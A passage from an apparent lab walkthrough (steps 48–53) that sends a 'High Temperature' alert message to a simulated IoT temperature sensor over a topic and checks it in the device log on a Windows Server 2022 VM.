
48. Go to the **Command Send** section, select **Topic** as **High_Tempe**, type **Alert for High Temperature** and click on the **Send** button.




49. The alert popup appears, then click on **OK**.

50. The message has been sent to the device using this topic.

51. Next, switch to **Windows Server 2022** virtual machine.
52. We have left the IoT simulator running in the web browser. To see the alert message, maximize the Edge browser and expand the arrow under the connected **Temperature_Sensor**, **Device Log** section.




53. You can see the alert message "Alert for High Temperature"

